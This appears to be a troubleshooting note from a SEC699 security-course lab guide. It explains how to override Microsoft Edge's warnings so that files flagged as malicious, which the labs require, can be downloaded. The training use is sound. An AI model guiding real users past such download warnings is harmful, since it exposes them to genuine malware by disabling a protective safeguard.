
Known Issue 6 - Downloading malicious files in Edge

During several of the SEC699 labs, malicious files will have to be downloaded from the internet/wiki. By default, MS Edge blocks the downloads of these files. The below steps will guide you how to still be able to download these files:

1. When downloading a file, MS Edge will give the following error: `... was blocked it could harm your device`. Click on the 3 dots and click on `Keep`:



2. Once clicked on `Keep` the Downloads window will pop up with this error:



3. Click on `show more` and then click on `Keep anyway`:

4. Your file will be downloaded.